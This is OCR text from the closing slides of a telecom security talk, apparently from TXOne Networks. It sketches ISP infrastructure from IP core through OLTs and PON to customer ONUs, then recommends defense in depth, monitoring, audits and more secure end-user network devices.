
Can't call ambulance..

Central ISP (Basically disabled)

Can't call for help...

Can't send money for weapons...

ISP's pain



IX

There can be many models of OLT

ISP's infrastructure can be complex

IP Core (BRAS...)

IP

IP

IP

OLT

PON

OLT

...

OLT

...

ONUs...

PON

Splitter

PON

PON

ONUs...

There can be many models of ONU

ONU

Base-band

Router

IP, Copper

User PC


Moving on to a safer future of telecommunicatinos

- The importance of defense in depth
  - Apply network monitoring
    - Catch unusual network traffic in the infrastructure
  - Perform audits - Most of the network "leaks" could be found easily
- End-user networking devices shall be modernized
  - Including modems, gateways, smart devices, wifi stations
    - Employ SoCs with root-of-trust support
    - Employ secure coding and auditing
- Assume network device is living in hostile environments

Questions?

@evanslify

talun_yen@txone.com



(*) the actual cat

Special thanks

Canaan Kao, TXOne Networks

Sheng-Hao Ma, TXOne Networks

BlueT Matthew Lian, National Institute of Cyber Security